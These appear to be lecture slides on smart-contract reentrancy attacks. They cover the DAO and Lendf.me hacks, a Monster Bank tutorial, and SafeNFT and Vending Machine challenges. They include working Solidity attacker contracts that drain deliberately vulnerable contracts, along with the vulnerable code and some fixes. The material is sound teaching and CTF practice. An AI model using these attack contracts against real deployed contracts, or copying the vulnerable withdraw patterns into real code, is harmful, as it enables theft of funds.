

Reentrancy Attack

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
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How does it work

- contract A makes an external call to another untrusted contract B
- B makes a recursive call back to the original function in A, attempting to drain funds



DAO Hack (2016)

Overview

- In 2016, DAO was created and raised \$150m worth of ETH
 - 3 month later, “blackhat” hacker use reentrancy attack to drain most funds
 - During debating, “whitehat” hacker use same hack try to rescue
- To fork or not?
 - Invalidate the hack
 - Against the principle of decentralization
- Today: Ethereum Classic & Ethereum

Example DAO contract

- deposit(): once a contribution is received, it increments the investor's balance
- withdraw() function sends the ETH to the investor *before* it resets their balance to zero
- The send transaction does not finish executing until the hacker's fallback function finishes executing, so the hacker's balance is not set to zero until the fallback function finishes

```
3 pragma solidity ^0.8.10;
4
5 contract Dao {
6     mapping(address => uint256) public balances;
7
8     function deposit() public payable {
9         require(msg.value >= 1 ether, "Deposits must be no less than 1 Ether");
10        balances[msg.sender] += msg.value;
11    }
12
13    function withdraw() public {
14        // Check user's balance
15        require(
16            balances[msg.sender] >= 1 ether,
17            "Insufficient funds. Cannot withdraw"
18        );
19        uint256 bal = balances[msg.sender];
20
21        // Withdraw user's balance
22        (bool sent, ) = msg.sender.call{value: bal}("");
23        require(sent, "Failed to withdraw sender's balance");
24
25        // Update user's balance.
26        balances[msg.sender] = 0;
27    }
28
29    function daoBalance() public view returns (uint256) {
30        return address(this).balance;
31    }
32 }
```

Hacker's Contract

- attack() function deposits the hacker's "investment" in The DAO and then kicks off the attack by calling The DAO contract's withdraw()
- Fallback() checks that The DAO's contract still has some ETH left in it and then calls The DAO contract's withdraw() function
- Once The DAO contract's ETH balance is drained, the fallback() function will no longer execute the withdraw() function

```
40 interface IDao {
41     function withdraw() external ;
42     function deposit()external payable;
43 }
44
45 contract Hacker{
46     IDao dao;
47
48     constructor(address _dao){
49         dao = IDao(_dao);
50     }
51
52     function attack() public payable {
53         // Seed the Dao with at least 1 Ether.
54         require(msg.value >= 1 ether, "Need at least 1 ether to commence attack.");
55         dao.deposit{value: msg.value}();
56
57         // Withdraw from Dao.
58         dao.withdraw();
59     }
60
61     fallback() external payable{
62         if(address(dao).balance >= 1 ether){
63             dao.withdraw();
64         }
65     }
66
67     function getBalance()public view returns (uint){
68         return address(this).balance;
69     }
70 }
```

Possible Fix

Update balance earlier

```
73 Contract Dao {
74 ...
75
76     function withdraw() public {
77         // Check user's balance
78         require(
79             balances[msg.sender] >= 1 ether,
80             "Insufficient funds. Cannot withdraw"
81         );
82         uint256 bal = balances[msg.sender];
83
84         // Update user's balance.
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86
87         // Withdraw user's balance
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89         require(sent, "Failed to withdraw sender's balance");
90
91         // Update user's balance.
92         balances[msg.sender] = 0;
93     }
94 }
```

Lock withdraw()

```
97 Contract Dao {
98     bool internal locked;
99
100     modifier noReentrancy() {
101         require(!locked, "No reentrancy");
102         locked = true;
103         _;
104         locked = false;
105     }
106
107     //.....
108     function withdraw() public noReentrancy {
109
110         // withdraw logic goes here...
111
112     }
113 }
```

Lendf.me Protocol (2020)

Overview

- Lendf.me
 - decentralized finance protocol designed to support lending operations on the Eth platform
- April 18th 2020, hacker used a reentrancy attack to steal \$25 million
- ...

Transaction Details

Buy Exchange Derivatives Crypto Credit

Feature Tip: Track historical data points of any address with the [analytics module](#)!

Overview Internal Transactions Event Logs (13) State Changes Comments

Transaction Hash: `0xae7d664bdfcc54220df4f18d339005c6faf6e62c9ca79c56387bc0389274363b`

Status: Success

Block: `9899738` 1183 Block Confirmations

Timestamp: 4 hrs 31 mins ago (Apr-19-2020 12:58:55 AM +UTC)

From: `0xa9bf70a420d364e923c74448d9d817d3f2a77822`

To: Contract `0x538359785a8d5ab1a741a0ba94f26a800759d91d`

Tokens Transferred: 3

- From `0x538359785a8d5a...` To Lendf.Me For 0.00021593 (\$1.51) The Tokenize... (imBTC)
- From Lendf.Me To `0x538359785a8d5a...` For 0.00043188 (\$3.03) The Tokenize... (imBTC)
- From `0x538359785a8d5a...` To Lendf.Me For 0.00000001 (\$0.00) The Tokenize... (imBTC)

Transaction Action

- Supply 0.00021593 imBTC To Lendf.Me
- Withdraw 0.00043188 imBTC From Lendf.Me
- Supply 0.00000001 imBTC To Lendf.Me

Value: 0 Ether (\$0.00)

Transaction Fee: 0.0026283666 Ether (\$0.49)

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Private Note: To access the Private Note feature, you must be [Logged In](#)

Code Analysis

```
1578 ///////////////////////////////////////////////////////////////////
1579 // EFFECTS & INTERACTIONS
1580 // (No safe failures beyond this point)
1581
1582 // We ERC-20 transfer the asset into the protocol (note: pre-conditions already checked above)
1583 err = doTransferIn(asset, msg.sender, amount);
1584 if (err != Error.NO_ERROR) {
1585     // This is safe since it's our first interaction and it didn't do anything if it failed
1586     return fail(err, FailureInfo.SUPPLY_TRANSFER_IN_FAILED);
1587 }
1588
1589 // Save market updates
1590 market.blockNumber = getBlockNumber();
1591 market.totalSupply = localResults.newTotalSupply;
1592 market.supplyRateMantissa = localResults.newSupplyRateMantissa;
1593 market.supplyIndex = localResults.newSupplyIndex;
1594 market.borrowRateMantissa = localResults.newBorrowRateMantissa;
1595 market.borrowIndex = localResults.newBorrowIndex;
1596
1597 // Save user updates
1598 localResults.startingBalance = balance.principal; // save for use in "SupplyReceived" event
1599 balance.principal = localResults.userSupplyUpdated;
1600 balance.interestIndex = localResults.newSupplyIndex;
1601
1602 emit SupplyReceived(msg.sender, asset, amount, localResults.startingBalance, localResults.userSupplyUpdated);
1603
1604 return uint(Error.NO_ERROR); // success
1605 }
```

```
400 function doTransferIn(address asset, address from, uint amount) internal returns (Error) {
401     EIP20NonStandardInterface token = EIP20NonStandardInterface(asset);
402
403     bool result;
404     token.transferFrom(from, address(this), amount);
405
406 }
```

Can you spot the vulnerability by now?

```
1508 function supply(address asset, uint amount) public returns (uint) {
1509     if (paused) {
1510         return fail(Error.CONTRACT_PAUSED, FailureInfo.SUPPLY_CONTRACT_PAUSED);
1511     }
1512
1513     Market storage market = markets[asset];
1514     Balance storage balance = supplyBalances[msg.sender][asset];
1515
1516     SupplyLocalVars memory localResults; // Holds all our uint calculation results
1517     Error err; // Re-used for every function call that includes an Error in its return value(s).
1518     uint rateCalculationResultCode; // Used for 2 interest rate calculation calls
1519
1520     // Fail if market not supported
1521     if (!market.isSupported) {
1522         return fail(Error.MARKET_NOT_SUPPORTED, FailureInfo.SUPPLY_MARKET_NOT_SUPPORTED);
1523     }
1524
1525     // Fail gracefully if asset is not approved or has insufficient balance
1526     err = checkTransferIn(asset, msg.sender, amount);
1527     if (err != Error.NO_ERROR) {
1528         return fail(err, FailureInfo.SUPPLY_TRANSFER_IN_NOT_POSSIBLE);
1529     }
1530
1531     // We calculate the newSupplyIndex, user's supplyCurrent and supplyUpdated for the asset
1532     (err, localResults.newSupplyIndex) = calculateInterestIndex(market.supplyIndex, market.supplyRateMantissa, mark
1533     if (err != Error.NO_ERROR) {
1534         return fail(err, FailureInfo.SUPPLY_NEW_SUPPLY_INDEX_CALCULATION_FAILED);
1535     }
1536
1537     (err, localResults.userSupplyCurrent) = calculateBalance(balance.principal, balance.interestIndex, localResults
1538     if (err != Error.NO_ERROR) {
1539         return fail(err, FailureInfo.SUPPLY_ACCUMULATED_BALANCE_CALCULATION_FAILED);
1540     }
1541
1542     (err, localResults.userSupplyUpdated) = add(localResults.userSupplyCurrent, amount);
1543     if (err != Error.NO_ERROR) {
1544         return fail(err, FailureInfo.SUPPLY_NEW_TOTAL_BALANCE_CALCULATION_FAILED);
1545     }
1546
1547     // We calculate the protocol's totalSupply by subtracting the user's prior checkpointed balance, adding user's
1548     (err, localResults.newTotalSupply) = addThenSub(market.totalSupply, localResults.userSupplyUpdated, balance.pr
1549     if (err != Error.NO_ERROR) {
1550         return fail(err, FailureInfo.SUPPLY_NEW_TOTAL_SUPPLY_CALCULATION_FAILED);
1551     }
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The issue here is that:

MoneyMarket.supply() is actually updating the user's asset balance **after** the external call to *asset.transferFrom()* (lines 1599–1600), but based on a value that was read **before** the external call (line 1514), which means that the update potentially ignores any updates that were made within the external call. In many terms, we can consider this anomaly to be a “Lost Update”.

Tutorial: Monster Bank

Monster Bank

A Bank with deposit and withdraw functionalities

Anyone can deposit ether to the bank

Goal: Drain the bank's balance

```
// SPDX-License-Identifier: MIT
pragma solidity >=0.7.0 <0.9.0;

contract MonsterBank {
    mapping (address => uint256) private balance;
    address public owner;

    constructor(address player_) payable {
        balance[address(this)] = msg.value;
        owner = player_;
    }

    function completed() external view returns (bool) {
        return getBalance() == 0;
    }

    function deposit() external payable {
        balance[msg.sender] += msg.value;
    }

    function withdrawAll() external {
        uint256 current_balance = getUserBalance(msg.sender);
        require(current_balance > 0, "Insufficient balance");

        (bool success, ) = msg.sender.call{value: current_balance}("");
        require(success, "Failed to send Ether");

        balance[msg.sender] = 0;
    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }

    function getUserBalance(address _user) public view returns (uint256) {
        return balance[_user];
    }

    receive() external payable {}

    fallback() external payable {}
}
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```

The Exploit

WithdrawAll: The balance mapping is updated after the transaction!

Attacker can re-enter the function again!

```
// SPDX-License-Identifier: MIT
pragma solidity >=0.7.0 <0.9.0;

import "./1_MonsterBank.sol";

contract MonsterBankAttacker {
    address payable addr;
    address payable owner;

    constructor(address addr_, address player_) {
        addr = payable(addr_);
        owner = payable(player_);
    }

    function pwn() external payable {
        require(msg.value == 1 gwei, "Require 1 Gwei to attack");
        MonsterBank(addr).deposit{value: 1 gwei}();
        MonsterBank(addr).withdrawAll();
    }

    function getBalance() external view returns (uint256) {
        return address(this).balance;
    }

    function withdraw() external returns (bool){
        (bool success, ) = owner.call{value: address(this).balance}("");

        return success;
    }

    receive() external payable {
        if (addr.balance >= 1 gwei) {
            MonsterBank(addr).withdrawAll();
        }
    }
}
```

Challenge #1: SafeNFT

Safe NFT

SafeNFT: An ERC721 Non-fungible Token

How safe is SafeNFT?

Goal: Purchase 2 NFTs for the price of 1

```
// SPDX-License-Identifier: MIT
pragma solidity >=0.7.0 <0.9.0;

import "@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol";

contract SafeNFT is ERC721Enumerable {
    uint256 price;
    mapping(address => bool) public canClaim;
    address public owner;

    constructor(address _player)
        ERC721("Safe Token", "SNFT") {
        price = 1 gwei;

        owner = _player;
    }

    function buyNFT() external payable {
        require(price == msg.value, "INVALID_VALUE");
        canClaim[msg.sender] = true;
    }

    function claim() external {
        require(canClaim[msg.sender], "CANT_MINT");
        _safeMint(msg.sender, totalSupply());
        canClaim[msg.sender] = false;
    }

    function withdraw() public {
        require(msg.sender == owner);
        payable(msg.sender).transfer(address(this).balance);
    }

    function completed() public view returns (bool) {
        return balanceOf(owner) == 2;
    }
}
```


Challenge #2: Vending Machine

Vending Machine

A simple contract that models after a vending machine

Only has one item: Peanuts :)

Goal: Drain the machine from the whole balance



Vending Machine

Key functions for this challenge:

1. Deposit
2. Withdrawal

```
contract VendingMachine {
    address public owner;
    uint256 private reserve;
    bool private txCheckLock;
    mapping(address => uint256) public peanuts;
    mapping(address => uint256) public consumersDeposit;

    constructor(address pOwner) payable { ...
    }

    function isExtContract(address _addr) private view returns (bool) { ...
    }

    modifier isStillValid() { ...
    }

    modifier onlyOwner() { ...
    }

    function getPeanutsBalance() public view returns (uint256) { ...
    }

    function getMyBalance() public view returns (uint256) { ...
    }

    function getContractBalance() public view returns (uint256) { ...
    }

    function getReserveAmount() public view onlyOwner returns (uint256) { ...
    }

    function deposit() public payable isStillValid { ...
    }

    function getPeanuts(uint256 units) public isStillValid { ...
    }

    function withdrawal() public isStillValid { ...
    }

    function restockPeanuts(uint256 _restockAmount) public onlyOwner { ...
    }

    function hasNotBeenHacked() public view onlyOwner returns (bool) { ...
    }
}
```

Reference

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